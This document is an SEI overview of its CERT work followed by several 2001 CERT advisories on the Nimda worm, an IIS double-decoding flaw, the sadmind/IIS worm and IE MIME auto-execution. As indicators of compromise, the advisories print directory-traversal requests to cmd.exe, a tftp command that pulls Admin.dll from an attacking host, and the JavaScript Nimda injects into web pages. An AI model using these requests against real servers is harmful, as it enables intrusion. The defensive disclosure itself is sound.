The incident handling practices of the CERT Coordination Center have been adopted by more than 90 other incident response teams around the world. The time to resolve computer security incidents and repair computer system vulnerabilities has decreased significantly. Similarly, use of CERT security practices has improved resistance to attacks on networked computers and, thus, improved protection for the information stored on or transmitted by those computers.

Areas of Work

Survivable Enterprise Management

CERT Security Practices
CERT security practices provide concrete, practical guidance that helps organizations improve the security of their networked computer systems. These practices apply to many operating systems and platforms. Implementation details for specific operating systems accompany many of the practices.

Operationally Critical Threat, Asset, and Vulnerability Evaluation℠ (OCTAVE℠)
OCTAVE is a self-directed risk evaluation that allows an enterprise to identify the information assets that are important to the mission of the organization, the threats to those assets, and vulnerabilities that may expose the information assets to the identified threats. As a result, the enterprise can create a protection strategy that reduces the overall risk exposure of its information assets.

Curriculum Definition and Course Development
The Survivable Systems Initiative currently offers eight courses. Five courses derive from the work of the CERT Coordination Center, providing introductory and advanced training for technical staff and the management of computer security incident response teams. The initiative also offers three courses centered around broader Internet security issues and security practices. Its Information Security for Technical Staff is an intensive five-day course for system administrators and other technical staff members. Other offerings are geared toward educating policymakers, managers, and senior executives who are responsible for the security of information assets. Public courses are offered periodically and can be attended by any-

one, with a reduced charge for government personnel. In addition, customer-site courses are offered to individual organizations (a reduced fee is charged to government organizations).

Current course titles:

- Managing Computer Security Incident Response Teams (CSIRTs)
- Computer Security Incident Handling for Technical Staff (Intro)
- Computer Security Incident Handling Workshop for Technical Staff (Advanced)
- Overview of Managing a CSIRT
- Creating a Computer Security Incident Response Team
- Concepts and Trends in Information Security
- Information Security for Technical Staff
- Executive Role in Information Security: Risk and Survivability (by invitation only)

Survivable Network Technology

In the area of Survivable Network Technology, staff is concentrating on the technical basis for identifying and preventing security flaws and for preserving essential services if a system is penetrated and compromised. Approaches that are effective at securing bounded systems (systems that are controlled by one administrative structure) are not effective at securing unbounded systems such as the Internet. Therefore, the technical approaches include design and implementation strategies, recovery tactics, strategies to resist attacks, survivability tradeoff analysis, and the development of security architectures. This work draws on the CERT/CC's large collection of incident data.

Easel – an emergent algorithm simulation environment and language
Easel can be used to simulate the effects of cyber attacks, accidents, and failures, and can be used to predict the survivability attributes of complex systems while they are under development, preventing costly vulnerabilities before the system is built. Once completed, Easel will create dynamic depictions to help users envision global effects and enable "what-if" analysis as well as the study of cascade effects.

Survivable Network Analysis (SNA)
The SNA method provides a means for organizations to understand survivability in the context of their operating environments. The SNA method permits systematic assessment of the survivability properties of proposed systems, existing systems, and modifications to existing systems. The analysis is carried out at the architecture level as a cooperative project by a customer team and an SEI team.

Information Survivability Workshop
The annual Information Survivability Workshop is a forum for technologists developing methods and tools in various areas of information survivability. Lessons learned and case studies are shared. Participants strive for consensus on recommendations concerning specific problem areas and approaches, along with promising research directions and funding required.

CERT Coordination Center

Incident and Vulnerability Handling and Analysis
The SEI's CERT Coordination Center has become a major reporting center for incidents and vulnerabilities because the staff has an established

reputation for discretion and objectivity. As a result of the community's trust, the staff is able to obtain a broad view of incident and vulnerability trends and characteristics and to identify changing threats to Internet security. SEI staff communicates this information back to the community through reports, presentations at conferences and workshops, and training courses.

AirCERT
AirCERT is an open-source infrastructure being developed to automatically collect information on security events at Internet sites and automatically handle well-understood attacks. Components are currently being tested by the Internet community.

CERT Knowledgebase
The CERT Knowledgebase captures information related to network survivability and security. It provides data for analysis and a concrete basis for developing security improvement practices, evaluation techniques for security risk, and techniques for modeling and predicting security of systems while they are under development.

FedCIRC
The Federal Computer Incident Response Center (FedCIRC) was established to provide security services to federal civilian agencies. The CERT/CC performs security analysis for FedCIRC, which is managed by the General Services Administration.

Security Alerts
CERT advisories alert the Internet community to a current or imminent threat. Among the criteria for developing an advisory are the urgency of the problem, potential effect of intruder exploitations, and existence of a software patch or workaround. CERT summaries call attention to the types of attack currently being reported to the CERT/CC and provide pointers to advisories and other publications that explain how to deal with the attacks. Additionally, incident notes and vulnerability notes are informal means for providing timely information relating to security problems.

Computer Security Incident Response Team (CSIRT) Development
The scale of emerging networks and the diversity of user communities make it impractical for a single organization to provide universal support for addressing computer security issues. It is essential to have multiple incident response organizations, each serving a particular user group. The CERT Coordination Center staff regularly works with sites to help their teams expand their capabilities and provides guidance to newly forming teams. In addition, courses for teams and their managers are available, as listed earlier.

CERT® Advisory CA-2001-26 Nimda Worm

Original release date: September 18, 2001
Revised: September 21, 2001
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running Microsoft Windows 95, 98, ME, NT, and 2000

Overview

The CERT/CC has received reports of new malicious code known as the "W32/Nimda worm" or the "Concept Virus (CV) v.5." This new worm appears to spread by multiple mechanisms:

- from client to client via email
- from client to client via open network shares
- from web server to client via browsing of compromised web sites
- from client to web server via active scanning for and exploitation of various Microsoft IIS 4.0 / 5.0 directory traversal vulnerabilities (VU#111677 and CA-2001-12)
- from client to web server via scanning for the back doors left behind by the "Code Red II" (IN-2001-09), and "sadmind/IIS" (CA-2001-11) worms

The worm modifies web documents (e.g., .htm, .html, and .asp files) and certain executable files found on the systems it infects, and creates numerous copies of itself under various file names.

We have also received reports of denial of service as a result of network scanning and email propagation.

I. Description

The Nimda worm has the potential to affect both user workstations (clients) running Windows 95, 98, ME, NT, or 2000 and servers running Windows NT and 2000.

Email Propagation

This worm propagates through email arriving as a MIME "multipart/alternative" message consisting of two sections. The first section is defined as MIME type "text/html", but it contains no text, so the email appears to have no content. The second section is defined as MIME type "audio/x-wav", but it contains a base64-encoded attachment named "readme.exe", which is a binary executable.

Due to a vulnerability described in CA-2001-06 (Automatic Execution of Embedded MIME Types), any mail software running on an x86 platform that uses Microsoft Internet Explorer 5.5 SP1 or earlier (except IE 5.01 SP2) to render the HTML mail automatically runs the enclosed attachment and, as result, infects the machine with the worm. Thus, in vulnerable configurations, the worm payload will automatically be triggered by simply opening (or previewing) this mail message. As an executable binary, the payload can also be triggered by simply running the attachment.

The email message delivering the Nimda worm appears to also have the following characteristics:

- The text in the subject line of the mail message appears to be variable.

- There appear to be many slight variations in the attached binary file, causing the MD5 checksum to be different when one compares different attachments from different email messages. However, the file length of the attachment appears to consistently be 57344 bytes.

The worm also contains code that will attempt to resend the infected email messages every 10 days.

Payload

The email addresses targeted for receiving the worm are harvested from two sources

- the .htm and .html files in the user's web cache folder
- the contents of the user's email messages retrieved via the MAPI service

These files are passed through a simple pattern matcher which collects strings that look like email addresses. These addresses then receive a copy of the worm as a MIME-encoded email attachment. Nimda stores the time the last batch of emails were sent in the Windows registry, and every 10 days will repeat the process of harvesting addresses and sending the worm via email.

Likewise, the client machines begin scanning for vulnerable IIS servers. Nimda looks for backdoors left by previous IIS worms: Code Red II [IN-2001-09] and sadmind/IIS worm [CA-2001-11]. It also attempts to exploit various IIS Directory Traversal vulnerabilities (VU#111677 and CA-2001-12). The selection of potential target IP addresses follows these rough probabilities:

- 50% of the time, an address with the same first two octets will be chosen
- 25% of the time, an address with the same first octet will be chosen
- 25% of the time, a random address will be chosen

The infected client machine attempts to transfer a copy of the Nimda code via tftp (69/UDP) to any IIS server that it scans and finds to be vulnerable.

Once running on the server machine, the worm traverses each directory in the system (including all those accessible through file shares) and writes a MIME-encoded copy of itself to disk using file names with .eml or .nws extensions (e.g., readme.eml). When a directory containing web content (e.g., HTML or ASP files) is found, the following snippet of Javascript code is appended to every one of these web-related files:

```
<script language="JavaScript">
window.open("readme.eml", null,
"resizable=no,top=6000,left=6000")
</script>
```

This modification of web content allows further propagation of the worm to new clients through a web browser or through the browsing of a network file system.

In order to further expose the machine, the worm

- enables the sharing of the c: drive as C$

- creates a "Guest" account on Windows NT and 2000 systems
- adds this account to the "Administrator" group.

Furthermore, the Nimda worm infects existing binaries on the system by creating Trojan horse copies of legitimate applications. These Trojan horse versions of the applications will first execute the Nimda code (further infecting the system and potentially propagating the worm), and then complete their intended function.

Browser Propagation

As part of the infection process, the Nimda worm modifies all web content files it finds (including, but not limited to, files with .htm, .html, and .asp extensions). As a result, any user browsing web content on the system, whether via the file system or via a web server, may download a copy of the worm. Some browsers may automatically execute the downloaded copy, thereby infecting the browsing system.

File System Propagation

The Nimda worm creates numerous MIME-encoded copies of itself (using file names with .eml and .nws extensions) in all writable directories (including those found on a network share) to which the user has access. If a user on another system subsequently selects the copy of the worm file on the shared network drive in Windows Explorer with the preview option enabled, the worm may be able to compromise that system.

Additionally, by creating Trojan horse versions of legitimate applications already installed on the system, users may unknowingly trigger the worm when attempting to make use of these programs.

System FootPrint

The scanning activity of the Nimda worm produces the following log entries for any web server listing on port 80/tcp:

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET
/msadc/..%5c../..%5c../..%5c/..\xc1\x1c../..\xc1\x1c../..\xc1\x1c../win
nt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0/../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir
```

Note: The first four entries in these sample logs denote attempts to connect to the backdoor left by Code Red II, while the remaining log entries are examples of exploit attempts for the Directory Traversal vulnerability.

II. Impact

Intruders can execute arbitrary commands within the LocalSystem security context on machines running the unpatched versions of IIS. In the case where a client is compromised, the worm will be run with the same privileges as the user who triggered it. Hosts that have been compromised are also at high risk for being party to attacks on other Internet sites.

The high scanning rate of the Nimda worm may also cause bandwidth denial-of-service conditions on networks with infected machines.

III. Solutions

Recommendations for System Administrators of IIS machines

To determine if your system has been compromised, look for the following:

- a root.exe file (indicates a compromise by Code Red II or sadmind/IIS worms making the system vulnerable to the Nimda worm)
- an Admin.dll file in the root directory of c:\, d:\, or e:\ (Note that the file name Admin.dll may be legitimately installed by IIS in other directories.)
- unexpected .eml or .nws files in numerous directories
- the presence of this string: `/c+tftp%20-i%20x.x.x.x%20GET%20Admin.dll%20d:\Admin.dll 200` in the IIS logs, where "x.x.x.x" is the IP address of the attacking system. (Note that only the "200" result code indicates success of this command.)

The only safe way to recover from the system compromise is to format the system drive(s) and reinstall the system software from trusted media (such as vendor-supplied CD-ROM). Additionally, after the software is reinstalled, all vendor-supplied security patches must be applied. The recommended time to do this is while the system is not connected to any network. However, if sufficient care is taken to disable all server network services, then the patches can be downloaded from the Internet.

Detailed instructions for recovering your system can be found in the CERT/CC tech tip:

Steps for Recovering from a UNIX or NT System Compromise

Apply the appropriate patch from your vendor

A cumulative patch which addresses all of the IIS-related vulnerabilities exploited by the Nimda worm is available from Microsoft at

http://www.microsoft.com/technet/security/bulletin/MS01-044.asp

Recommendations for Network Administrators

Ingress filtering

Ingress filtering manages the flow of traffic as it enters a network under your administrative control. Servers are typically the only machines that need to accept inbound connections from the public Internet. In the network usage policy of many sites, there are few reasons for external hosts to initiate inbound connections to machines that provide no public services. Thus, ingress filtering should be performed at the border to prohibit externally initiated inbound connections to non-authortized services. With Nimda, ingress filtering of port 80/tcp could prevent instances of the worm outside of your network from scanning or infecting vulnerable IIS servers in the local network that are not explicitly authorized to provide public web services. Filtering of port 69/udp will also prevent the downloading of the worm to IIS via tftp.

Cisco has published a tech tip specifically addressing filtering guidelines to mitigate the impact of the Nimda worm at

http://www.cisco.com/warp/public/63/nimda.shtml

Egress filtering

Egress filtering manages the flow of traffic as it leaves a network under your administrative control. There is typically limited need for machines providing public services to initiate outbound connections to the Internet. In the case of Nimda, employing egress filtering on port 69/udp at your network border will prevent certain aspects of the worms propogation both to and from your network.

Recommendations for End User Systems

Apply the appropriate patch from your vendor

If you are running a vulnerable version of Internet Explorer (IE), the CERT/CC recommends upgrading to at least version 5.0 since older versions are no longer officially maintained by Microsoft. Users of IE 5.0 and above are encourage to apply patch for the "Automatic Execution of Embedded MIME Types" vulnerability available from Microsoft at

http://www.microsoft.com/technet/security/bulletin/MS01-020.asp

Note: The above patch has been supserseded by the IE 5.01 and 5.5 patches discussed in MS01-027

Run and Maintain an Anti-Virus Product

It is important for users to update their anti-virus software. Most anti-virus software vendors have released updated information, tools, or virus databases to help detect and partially recover from this malicious code. A list of vendor-specific anti-virus information can be found in Appendix A.

Many anti-virus packages support automatic updates of virus definitions. We recommend using these automatic updates when available.

Don't open e-mail attachments

The Nimda worm may arrive as an email attachment named "readme.exe". Users should **not** open this attachment.

Disable JavaScript

End-user systems can become infected with the Nimda worm by browsing web sites hosted by infected servers. This method of infection requires the use of JavaScript to be successful. Therefore, the CERT/CC recommends that end user systems disable JavaScript until all appropriate patches have been applied and anti-virus software has been updated.

Appendix A. Vendor Information

Antivirus Vendor Information

Aladdin Knowledge Systems

http://www.eSafe.com/home/csrt/valerts2.asp?virus_no=10087

Central Command, Inc.

http://support.centralcommand.com/cgi-bin/command.cfg/php/enduser/std_adp.php?p_refno=010918-000005

Command Software Systems

http://www.commandsoftware.com/virus/nimda.html

Computer Associates

http://www.ca.com/virusinfo/encyclopedia/descriptions/n/nimda.htm

F-Secure Corp

http://www.fsecure.com/v-descs/nimda.shtml

McAfee

http://vil.mcafee.com/dispVirus.asp?virus_k=99209&

Panda Software

http://service.pandasoftware.es/library/card.jsp?Virus=Nimda

Proland Software

http://www.pspl.com/virus_info/worms/nimda.htm

Sophos

http://www.sophos.com/virusinfo/analyses/w32nimdaa.html

Symantec

http://www.symantec.com/avcenter/venc/data/w32.nimda.a@mm.html

Trend Micro

http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=TROJ_NIMDA.A
http://www.antivirus.com/pc-cillin/vinfo/virusencyclo/default5.asp?VName=TROJ_NIMDA.A

References

You may wish to visit the CERT/CC's computer virus resources page located at

http://www.cert.org/other_sources/viruses.html

Feedback on this document may be directed to the authors, Roman Danyliw, Chad Dougherty, Allen Householder, Robin Ruefle

This document is available from: http://www.cert.org/advisories/CA-2001-26.html

CERT/CC Contact Information

Email: cert@cert.org
Phone: +1 412-268-7090 (24-hour hotline)
Fax: +1 412-268-6989
Postal address:
CERT Coordination Center
Software Engineering Institute
Carnegie Mellon University

Pittsburgh PA 15213-3890
U.S.A.

CERT/CC personnel answer the hotline 08:00-17:00 EST(GMT-5) / EDT(GMT-4) Monday through Friday; they are on call for emergencies during other hours, on U.S. holidays, and on weekends.

Using encryption

We strongly urge you to encrypt sensitive information sent by email. Our public PGP key is available from

http://www.cert.org/CERT_PGP.key

If you prefer to use DES, please call the CERT hotline for more information.

Getting security information

CERT publications and other security information are available from our web site

http://www.cert.org/

To subscribe to the CERT mailing list for advisories and bulletins, send email to majordomo@cert.org. Please include in the body of your message

```
subscribe cert-advisory
```

* "CERT" and "CERT Coordination Center" are registered in the U.S. Patent and Trademark Office.

Revision History

```
September 18, 2001: Initial Release
September 19, 2001: Updated link to MS advisory MS01-027
September 19, 2001: Updated antivirus vendor information,
                    updated e-mail propagation description,
                    added reference to second related IIS vul
September 20, 2001: Added link to Computer Associates in vendor
                    information, Updated overview, payload, file system
                    propagation, and recommendations for system
                    administrator sections
September 20, 2001: Fix link to CA-2001-12 in payload section
September 21, 2001: Added recommendations for network administrators,
                    updated payload section, updated vendor information
                    clarified recommendations for end user systems
```

CERT® Advisory CA-2001-12 Superfluous Decoding Vulnerability in IIS

Original release date: May 15, 2001
Last revised: --
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running Microsoft IIS

Overview

A serious vulnerability in Microsoft IIS may allow remote intruders to execute commands on an IIS web server. This vulnerability closely resembles a previous vulnerability in IIS that was widely exploited. The CERT/CC urges IIS administrators to take action to correct this vulnerability.

I. Description

URIs may be encoded according to RFC 2396. Among other things, this RFC provides an encoding for arbitrary octets using the percent sign (%) and hexadecimal characters.

Quoting from RFC 2396:

An escaped octet is encoded as a character triplet, consisting of the percent character "%" followed by the two hexadecimal digits representing the octet code. For example, "%20" is the escaped encoding for the US-ASCII space character.

escaped = "%" hex hex
hex = digit | "A" | "B" | "C" | "D" | "E" | "F"

Like all web servers, Microsoft IIS decodes input URIs to a canonical format. Thus, the following encoded string:

A%20Filename%20With%20Spaces

will get decoded to

A Filename With Spaces

Unfortunately, IIS decodes some of the input **twice**. The second decoding is superfluous. Security checks are applied to the results of the first decoding, but IIS utilizes the results of the second decoding. If the results of the first decoding pass the security checks and the results of the second decoding refer to a valid file, access will be granted to the file even if it should not be. More information is available at

http://www.microsoft.com/technet/security/bulletin/MS01-026.asp
http://www.nsfocus.com/english/homepage/sa01-02.htm
http://www.kb.cert.org/vuls/id/789543

Note that this does not permit intruders to bypass ACLs enforced by the filesystem, only security checks performed by IIS. We encourage you to configure your web server according to the guidelines provided in

http://www.microsoft.com/technet/security/iis5chk.asp
http://www.microsoft.com/technet/security/iischk.asp
http://www.microsoft.com/technet/security/tools.asp

Theses guidelines can help you reduce your exposure to this problem, and possibly to problems that have not yet been discovered.

This issue was discovered by NSFocus.

The CVE Project has assigned the following identifier to this vulnerability:

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0333

This vulnerability has many similarities to the *Web Server Folder Directory Traversal Vulnerability,* which has been widely exploited. For more information on that vulnerability, see

http://www.kb.cert.org/vuls/id/111677

II. Impact

Intruders can run arbitrary commands with the privileges of the IUSR_*machinename* account.

III. Solutions

Apply a patch from your vendor

Information on patches from Microsoft is available at

http://www.microsoft.com/technet/security/bulletin/MS01-026.asp

Additional advice on securing IIS web servers is available from

http://www.microsoft.com/technet/security/iis5chk.asp
http://www.microsoft.com/technet/security/tools.asp

Appendix A. Vendor Information

Microsoft Corporation

The following documents regarding this vulnerability are available from Microsoft:

http://www.microsoft.com/technet/security/bulletin/MS01-026.asp

Authors: Shawn Hernan.

This document is available from: http://www.cert.org/advisories/CA-2001-12.html

---

CERT/CC Contact Information

Email: cert@cert.org
Phone: +1 412-268-7090 (24-hour hotline)
Fax: +1 412-268-6989
Postal address:

CERT Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh PA 15213-3890
U.S.A.

CERT/CC personnel answer the hotline 08:00-17:00 EST(GMT-5) / EDT(GMT-4) Monday through Friday; they are on call for emergencies during other hours, on U.S. holidays, and on weekends.

Using encryption

We strongly urge you to encrypt sensitive information sent by email. Our public PGP key is available from

http://www.cert.org/CERT_PGP.key

If you prefer to use DES, please call the CERT hotline for more information.

Getting security information

CERT publications and other security information are available from our web site

http://www.cert.org/

To subscribe to the CERT mailing list for advisories and bulletins, send email to majordomo@cert.org. Please include in the body of your message

```
subscribe cert-advisory
```

* "CERT" and "CERT Coordination Center" are registered in the U.S. Patent and Trademark Office.

Revision History

```
May 15, 2001: Initial Release
```

CERT® Advisory CA-2001-11 sadmind/IIS Worm

Original release date: May 08, 2001
Last revised: May 10, 2001
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running unpatched versions of Microsoft IIS
- Systems running unpatched versions of Solaris up to, and including, Solaris 7

Overview

The CERT/CC has received reports of a new piece of self-propagating malicious code (referred to here as the sadmind/IIS worm). The worm uses two well-known vulnerabilities to compromise systems and deface web pages.

I. Description

Based on preliminary analysis, the sadmind/IIS worm exploits a vulnerability in Solaris systems and subsequently installs software to attack Microsoft IIS web servers. In addition, it includes a component to propagate itself automatically to other vulnerable Solaris systems. It will add "+ +" to the .rhosts file in the root user's home directory. Finally, it will modify the index.html on the host Solaris system after compromising 2,000 IIS systems.

To compromise the Solaris systems, the worm takes advantage of a two-year-old buffer overflow vulnerability in the Solstice sadmind program. For more information on this vulnerability, see

http://www.kb.cert.org/vuls/id/28934
http://www.cert.org/advisories/CA-1999-16.html

After successfully compromising the Solaris systems, it uses a seven-month-old vulnerability to compromise the IIS systems. For additional information about this vulnerability, see

http://www.kb.cert.org/vuls/id/111677

Solaris systems that are successfully compromised via the worm exhibit the following characteristics:

- Sample syslog entry from compromised Solaris system

```
May  7 02:40:01 carrier.example.com inetd[139]: /usr/sbin/sadmind: Bus Error - core dumped
May  7 02:40:01 carrier.example.com last message repeated 1 time
May  7 02:40:03 carrier.example.com last message repeated 1 time
May  7 02:40:06 carrier.example.com inetd[139]: /usr/sbin/sadmind: Segmentation Fault -
core dumped
May  7 02:40:03 carrier.example.com last message repeated 1 time
May  7 02:40:06 carrier.example.com inetd[139]: /usr/sbin/sadmind: Segmentation Fault -
core dumped
May  7 02:40:08 carrier.example.com inetd[139]: /usr/sbin/sadmind: Hangup
May  7 02:40:08 carrier.example.com last message repeated 1 time
May  7 02:44:14 carrier.example.com inetd[139]: /usr/sbin/sadmind: Killed
```

- A rootshell listening on TCP port 600

- Existence of the directories
  - /dev/cub *contains logs of compromised machines*
  - /dev/cuc *contains tools that the worm uses to operate and propagate*

- Running processes of the scripts associated with the worm, such as the following:
  - /bin/sh /dev/cuc/sadmin.sh
  - /dev/cuc/grabbb -t 3 -a .yyy.yyy -b .xxx.xxx 111
  - /dev/cuc/grabbb -t 3 -a .yyy.yyy -b .xxx.xxx 80
  - /bin/sh /dev/cuc/uniattack.sh
  - /bin/sh /dev/cuc/time.sh
  - /usr/sbin/inetd -s /tmp/.f
  - /bin/sleep 300

Microsoft IIS servers that are successfully compromised exhibit the following characteristics:

- Modified web pages that read as follows:

```
fuck USA Government
fuck PoizonBOx
contact:sysadmcn@yahoo.com.cn
```

- Sample Log from Attacked IIS Server

```
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir 200 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 GET /scripts/../../winnt/system32/cmd.exe
/c+dir+..\ 200 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
          GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
          GET /scripts/root.exe /c+echo+<HTML code inserted here>.././index.asp 502 -
```

II. Impact

Solaris systems compromised by this worm are being used to scan and compromise other Solaris and IIS systems. IIS systems compromised by this worm can suffer modified web content.

Intruders can use the vulnerabilities exploited by this worm to execute arbitrary code with root privileges on vulnerable Solaris systems, and arbitrary commands with the privileges of the IUSR_*machinename* account on vulnerable Windows systems.

We are receiving reports of other activity, including one report of files being destroyed on the compromised Windows machine, rendering them unbootable. It is unclear at this time if this activity is directly related to this worm.

III. Solutions

Apply a patch from your vendor

A patch is available from Microsoft at

http://www.microsoft.com/technet/security/bulletin/MS00-078.asp

For IIS Version 4:
http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp

For IIS Version 5:
http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp

Additional advice on securing IIS web servers is available from

http://www.microsoft.com/technet/security/iis5chk.asp
http://www.microsoft.com/technet/security/tools.asp

Apply a patch from Sun Microsystems as described in Sun Security Bulletin #00191:

http://sunsolve.sun.com/pub-cgi/retrieve.pl?
doctype=coll&doc=secbull/191&type=0&nav=sec.sba

Appendix A. Vendor Information

Microsoft Corporation

The following documents regarding this vulnerability are available from Microsoft:

http://www.microsoft.com/technet/security/bulletin/MS00-078.asp

Sun Microsystems

Sun has issued the following bulletin for this vulnerability:

http://sunsolve.sun.com/pub-cgi/retrieve.pl?
doctype=coll&doc=secbull/191&type=0&nav=sec.sba

References

1. *Vulnerability Note VU#111677: Microsoft IIS 4.0 / 5.0 vulnerable to directory traversal via extended unicode in url (MS00-078)* http://www.kb.cert.org/vuls/id/111677

2. *CERT Advisory CA-1999-16 Buffer Overflow in Sun Solstice AdminSuite Daemon sadmind*
http://www.cert.org/advisories/CA-1999-16.html

Authors: Chad Dougherty, Shawn Hernan, Jeff Havrilla, Jeff Carpenter, Art Manion, Ian Finlay, John Shaffer

CERT/CC Contact Information

Email: cert@cert.org
Phone: +1 412-268-7090 (24-hour hotline)

Fax: +1 412-268-6989
Postal address:
CERT Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh PA 15213-3890
U.S.A.

CERT/CC personnel answer the hotline 08:00-17:00 EST(GMT-5) / EDT(GMT-4) Monday through Friday; they are on call for emergencies during other hours, on U.S. holidays, and on weekends.

Using encryption

We strongly urge you to encrypt sensitive information sent by email. Our public PGP key is available from

http://www.cert.org/CERT_PGP.key

If you prefer to use DES, please call the CERT hotline for more information.

Getting security information

CERT publications and other security information are available from our web site

http://www.cert.org/

To subscribe to the CERT mailing list for advisories and bulletins, send email to majordomo@cert.org. Please include in the body of your message

```
subscribe cert-advisory
```

* "CERT" and "CERT Coordination Center" are registered in the U.S. Patent and Trademark Office.

Revision History

```
May 08, 2001: Initial Release
May 08, 2001: Formatting change to improve printing
May 08, 2001: Correct link in the vendor section to point to the
correct Microsoft Bulletin.
              Our apologies to Microsoft for the error.
May 10, 2001: Changed sanitized logs to example.com
```

CERT® Advisory CA-2001-06 Automatic Execution of Embedded MIME Types

Original release date: April 03, 2001
Last revised: September 19, 2001
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- All Windows versions of Microsoft Internet Explorer 5.5 SP1 or earlier, except IE 5.01 SP2, running on x86 platforms
- Any software which utilizes vulnerable versions of Internet Explorer to render HTML

Overview

Microsoft Internet Explorer has a vulnerability triggered when parsing MIME parts in a document that allows a malicious agent to execute arbitrary code. Any user or program that uses vulnerable versions of Internet Explorer to render HTML in a document (for example, when browsing a filesystem, reading email or news messages, or visiting a web page), should immediately upgrade to a non-vulnerable version of Internet Explorer.

I. Description

There exists in Internet Explorer a table which is used to determine how IE handles MIME types when it encounters MIME parts in any type of HTML document, be it email message, newsgroup posting, web page, or local file. This table contains a set of entries that cause Internet Explorer to open the MIME part without giving the end user the opportunity to decide if the MIME part should be opened. This vulnerability allows an intruder to construct malicious content that, when viewed in Internet Explorer (or any program that uses the IE HTML rendering engine), can execute arbitrary code. It is not necessary to run an attachment; simply viewing the document in a vulnerable program is sufficient to execute arbitrary code.

For more details, see Microsoft Security Bulletin MS01-020 on this topic at:

http://www.microsoft.com/technet/security/bulletin/MS01-020.asp

There have been reports that simply previewing HTML content (as in a mail client or filesystem browser) is sufficient to trigger the vulnerability. The impact of viewing malicious code in this manner is being evaluated.

The CERT/CC is currently unaware of any reports of this vulnerability being used to successfully attack a system. Demonstration code exploiting this vulnerability has been published in several public forums. This vulnerability is being referenced in CVE as CAN-2001-0154 and by the CERT/CC as VU#980499.

II. Impact

Attackers can cause arbitrary code to be executed on a victim's system by embedding the code in a malicious email, or news message, or web page.

III. Solution

Apply the patch from Microsoft

Apply the patch from Microsoft, available at:

http://www.microsoft.com/windows/ie/download/critical/Q290108/default.asp

As noted in the 'Caveats' section of the Microsoft advisory, end users must apply this patch to supported versions of Microsoft's browser. This means IE must be upgraded to IE 5.01 Service Pack 1 or IE 5.5 Service Pack 1 before users can apply this patch. Users who have not previously upgraded will incorrectly receive a message stating that they do not need to apply this patch, even though they are vulnerable. Users are advised to upgrade to IE 5.5 SP1, IE 5.01 SP1 or SP2 (which has this patch incorporated in it) and apply the appropriate patch.

An excerpt from MS01-020:

```
Caveats:
If the patch is installed on a system running a version of IE other
than the one it is designed for, an error message will be displayed
saying that the patch is not needed. This message is incorrect, and
customers who see this message should upgrade to a supported version
of IE and re-install the patches.
```

Appendix A. - Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Cyrusoft International, Inc.

Mulberry does not use Internet Explorer to render HTML within Mulberry itself and is not vulnerable to these kinds of problems. Users can save HTML attachments to disk and then view those in browsers susceptible to this problem, but this requires the direct intervention of the user to explicitly save to disk - simply viewing HTML in Mulberry does not expose users to these kinds of problems.

Our HTML rendering is a basic styled-text only renderer that does not execute any form of scripts. This is true on all the platforms we support: Win32, Mac OS (Classic & X), Solaris, linux.

An official statement about this is available on our website at:

http://www.cyrusoft.com/mulberry/htmlsecurity.html

Lotus Development Corporation

Notes doesn't use IE to display HTML formatted email.

If a user's browser preferences specify Notes with Internet Explorer, then the version of Internet Explorer that is installed on the user's workstation is used for browsing. It is launched as an ActiveX component within Notes, but Notes does not ship any IE code. If Internet Explorer is chosen as the user's preferred browser, then Notes launches Internet Explorer in a separate window and opens the link. The Notes client does not need to be upgraded but the user must upgrade their version of Internet Explorer to prevent against this vulnerability, which they should do anyway.

Microsoft Corporation

Please see the advisory (MS01-020, "Incorrect MIME Header Can Cause IE to Execute E-mail Attachment") related to this issue at:

http://www.microsoft.com/technet/security/bulletin/MS01-020.asp

A patch is available for this issue at:

http://www.microsoft.com/windows/ie/download/critical/Q290108/default.asp

Note: The above patch has been supserseded by the IE 5.01 and 5.5 patch\ es discussed in MS01-027

Netscape Communications Corporation

We have concluded that the bug, as described above, does NOT affect Netscape clients 4.x and 6.x for the following two reasons:

1. We ALWAYS verify that the user wants to open/launch the attachment with a link. The user must click this link to view/launch the attachment.

2. Also, we ALWAYS stay true to the MIME type given. Therefore, if someone sent a malicious .exe file, and manually changed the MIME type to image/gif, Netscape would open the file as a gif. The result would be garbled binary code.

As a result of our forced check for user authorization (bullet #1) we assume that the bug in question does not affect us.

Opera Software

Opera does not use Internet Explorer or any other external software to render HTML.

QUALCOMM Incorporated

It is unclear at this time what impact, if any, this vulnerability has on Eudora clients.

Appendix B. - References

